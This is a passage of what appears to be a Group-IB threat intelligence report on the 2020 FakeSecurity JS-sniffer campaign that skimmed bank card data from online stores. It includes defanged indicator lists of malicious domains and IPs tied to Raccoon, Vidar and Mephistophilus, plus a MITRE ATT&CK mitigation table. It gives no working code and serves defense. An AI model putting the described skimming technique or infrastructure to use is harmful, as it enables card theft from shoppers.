In May 2020, Group-IB discovered new infected online stores. Once again, the attackers used a modified FakeSecurity JS-sniffer obfuscated with `aaencode`. The malware was injected either by a link using a script tag or by modifying existing JavaScript files on the

site. The JS-sniffer was used to compromise over 20 online stores between May and September 2020. The following domains were used to store the code and collect stolen bank card data during the new campaign:


- cloud-js[.]co.za
- host-js[.]co.za
- magento-cloud[.]co.za
- magento-js[.]co.za
- magento-security[.]co.za
- marketplace-magento[.]co.za
- marketplacemagento[.]co.za
- node-js[.]co.za
- node-js[.]co.za
- payment-js[.]co.za
- security-js[.]co.za
- web-js[.]co.za


Created on April 24, 2020 (during the second wave), these domains were registered with the same registrars as those used to distribute the Vidar and Raccoon stealers and the Buer and Smoke loaders.

The format of the links to the JS-sniffer files combined with the malware family type suggest that FakeSecurity JS-sniffer operators are behind the campaign to infect online stores.

In addition, some domains involved in the campaign under investigation hosted a parked page labeled "test page", like the one hosted on FakeSecurity domains:

- <https://urlscan.io/result/0299b3e5-cbba-40be-adce-7ba437e4cb39/> microsoft-cloud10[.]co.za
- <https://urlscan.io/result/8f244d1b-2186-4db5-9c52-6122584dafa9/> - documents-cloud-server[.]co.za

microsoft-cloud10.co.za 02.130.112.195 


URL: <http://microsoft-cloud10.co.za/>
 Submission: On July 06 via manual (July 6th 2020, 12:41:20 pm) from DE 

Summary HTTP Behaviour Indicators Similar DOM Content API

Summary

This website contacted **1** IPs in **1** countries across **1** domains to perform **1** HTTP transactions. The main IP is **102.130.112.195**, located in **South Africa** and belongs to **xneelo, ZA**. The main domain is **microsoft-cloud10.co.za**.


[microsoft-cloud10.co.za](#) scanned **3** times on urlscan.io [Show Scans 3](#)

urlscan.io Verdict: **No classification** 

Live information

Google Safe Browsing: **Malicious** for [microsoft-cloud10.co.za](#)

Screenshot [Live screenshot](#) [Full Image](#)



Examples of similar parked pages on JS-sniffer FakeSecurity's gate and domains in co.za zone



The evidence found indicates that the operators of the FakeSecurity JS-sniffer family are likely to be behind the multi-stage malicious campaign described above. According to our information, even though the group gains initial access using non-self-developed tools sold or rented on darknet forums, it continues to operate its exclusive JS-sniffer.

Recommendations

Below you can see attackers' TTPs and relevant mitigation and defense techniques in

accordance with MITRE ATT&CK and MITRE Shield that we recommend to use to protect against and prevent cyberattacks.

All the mitigation and defense techniques are implemented in Group-IB's products intended for the protection against cyberattacks at early stages. If you have any questions or suspect that you're being attacked email us at response@cert-gib.com.

FakeSecurity's TTPs and relevant mitigation and defense techniques in accordance with MITRE ATT&CK and MITRE Shield



Tactics	Techniques of adversaries	Mitigations & Active Defense Techniques	Group-IB mitigation & protection products
Reconnaissance	T1595. Active Scanning T1583. Acquire Infrastructure	M1016. Vulnerability Scanning	Security Assessment
Initial Access	T1566. Phishing T1190. Exploit Public-Facing Application	M1049. Antivirus/Antimalware M1031. Network Intrusion Prevention M1021. Restrict Web-Based Content M1017. User Training M1050. Exploit Protection M1051. Update Software M1027. Password Policies DTE0035. User Training DTE0019. Email Manipulation DTE0027. Network Monitoring	Threat Hunting Framework Threat Intelligence & Attribution Cyber Education Red Teaming
Execution	T1059. Command and Scripting Interpreter T1204. User Execution T1059.007. JavaScript/JScript	M1049. Antivirus/Antimalware M1038. Execution Prevention M1021. Restrict Web-Based Content M1026. Privileged Account Management DTE0035. User Training DTE0021. Hunting DTE0018. Detonate Malware DTE0007. Behavioral Analytics DTE0003. API Monitoring DTE0034. System Activity Monitoring	Threat Hunting Framework Red Teaming Incident Response Fraud Hunting Platform
Defense Evasion	T1036. Masquerading T1027. Obfuscated Files or Information		
Credential Access	T1056. Input Capture	M1049. Antivirus/Antimalware DTE0007. Behavioral Analytics DTE0003. API Monitoring DTE0034. System Activity Monitoring	Threat Hunting Framework
Collection			
Command and Control	T1219. Remote Access Software	M1038. Execution Prevention M1031. Network Intrusion Prevention DTE0021. Hunting DTE0022. Isolation DTE0027. Network Monitoring DTE0003. API Monitoring DTE0034. System Activity Monitoring DTE0031. Protocol Decoder	Threat Hunting Framework
Exfiltration	T1041. Exfiltration Over C2 Channel		

Lear more about Group-IB's [Security Assessment](#), [Threat Hunting Framework](#), [Threat Intelligence & Attribution](#), [Cyber Education](#), [Red Teaming](#), [Incident Response](#), and [Fraud Hunting Platform](#) on our [website](#).

Indicators

Raccoon



cloud-server-updater[.]co.za
cloud-server-updater1[.]co.za
cloud-server-updater2[.]co.za
cloud-server-updater3[.]co.za
cloud-server-updater4[.]co.za
cloud-server-updater5[.]co.za
cloud-server-updater6[.]co.za
cloud-server-updater7[.]co.za
cloud-server-updater8[.]co.za
cloud-server-updater9[.]co.za
cloud-server-updater10[.]co.za
cloud-server-updater11[.]co.za
cloud-server-updater12[.]co.za
cloud-server-updater13[.]co.za
cloud-server-updater14[.]co.za
cloud-server-updater15[.]co.za
cloud-server-updater16[.]co.za
cloud-server-updater17[.]co.za
cloud-server-updater18[.]co.za
cloud-server-updater19[.]co.za
cloud-server-updater20[.]co.za
cloud-server-updater21[.]co.za
cloud-server-updater22[.]co.za
cloud-server-updater23[.]co.za
cloud-server-updater24[.]co.za
cloud-server-updater25[.]co.za
cloud-server-updater26[.]co.za
cloud-server-updater27[.]co.za
cloud-server-updater28[.]co.za
35.228.95[.]80

35.198.88[.]195
34.105.255[.]170
102.130.113[.]155
34.105.219[.]83
oneupdateadobe[.]co.za
oneupdateadobe2[.]co.za
oneupdateadobe3[.]co.za
oneupdateadobe4[.]co.za
updateforadobenew[.]co.za
oneupdateadobe[.]org.za
oneupdateadobe2[.]org.za
oneupdateadobe3[.]org.za
microsoft-cloud1[.]co.za
microsoft-cloud6[.]co.za
microsoft-cloud7[.]co.za
microsoft-cloud8[.]co.za
microsoft-cloud9[.]co.za
microsoft-cloud10[.]co.za
microsoft-cloud11[.]co.za
microsoft-cloud12[.]co.za
microsoft-cloud13[.]co.za
microsoft-cloud14[.]co.za
microsoft-cloud15[.]co.za
cloudupdates[.]co.za

FakeSecurity



cloud-js[.]co.za
host-js[.]co.za
magento-cloud[.]co.za
magento-js[.]co.za
magento-security[.]co.za
marketplace-magento[.]co.za
marketplacemagento[.]co.za
node-js[.]co.za
node-js[.]co.za
payment-js[.]co.za
security-js[.]co.za
web-js[.]co.za

Mephistophilus



documents-cloud-server1[.]co.za
documents-cloud-server2[.]co.za
documents-cloud-server3[.]co.za
documents-cloud-server4[.]co.za
documents-cloud-server6[.]co.za
documents-cloud-server7[.]co.za
documents-cloud-server8[.]co.za
documents-cloud-server9[.]co.za
documents-cloud-server[.]co.za
oneupdateadobe[.]co.za
oneupdateadobe2[.]co.za
oneupdateadobe3[.]co.za
oneupdateadobe4[.]co.za
updateforadobenew[.]co.za
oneupdateadobe[.]org.za
oneupdateadobe2[.]org.za
oneupdateadobe3[.]org.za
oneupdateadobe3[.]com

Vidar and other malicious domains



badlandsparks.com
gineuter.info
paunsaugunt.com
precambrianera.com
biscayneinn.com
msupdater[.]co.za
cloudupdate[.]co.za
cloudupdates[.]co.za
securitycloudserver[.]co.za
fastandprettycleaner[.]hk
download-plugin[.]co.za
download-plugins[.]co.za
downloadplugins[.]co.za
code-cloud1[.]co.za
code-cloud2[.]co.za
code-cloud3[.]co.za
code-cloud4[.]co.za

code-cloud5[.]co.za
code-cloud6[.]co.za
google-document[.]co.za
azure-cloud1[.]co.za
azure-cloud2[.]co.za
azure-cloud3[.]co.za
azure-cloud4[.]co.za
azure-cloud1.web.za
azure-cloud2.web.za
azure-cloud3.web.za
Updateadobeonline[.]co.za

Share

The Locking Egregor

Analysis of TTPs employed by Egregor operators

Group-IB Fraud Hunting Platform

Keeping user digital identity safe

Big Game Hunting: Now in Russia

Top Russian companies and banks under attack from OldGremlin ransomware operators

Massive malicious campaign by FakeSecurity JS-sniffer

Malicious campaign conducted by operators of the FakeSecurity JS sniffer and targeting owners of online shops

Receive insights on the latest cybercrime trends

originating from Russia and Emerging Markets

Email

SUBSCRIBE

Prevention

Response

Investigation

Products

Company

Singapore

+65 3159-3798

info@group-ib.ru

[Security Assessment](#)

[CERT-GIB](#)

[Investigation Department](#)

[Threat Intelligence](#)

[About Group-IB](#)

[Antipiracy](#)

[Forensic Laboratory](#)

[Threat Detection System](#)

[Media Center](#)

[Antifraud](#)

[Cases](#)

[Secure Bank](#)

[Leadership](#)

Moscow

+7 495 984 33 64

info@group-ib.ru

[Anticounterfeit](#)

[Secure Portal](#)

[Contacts](#)

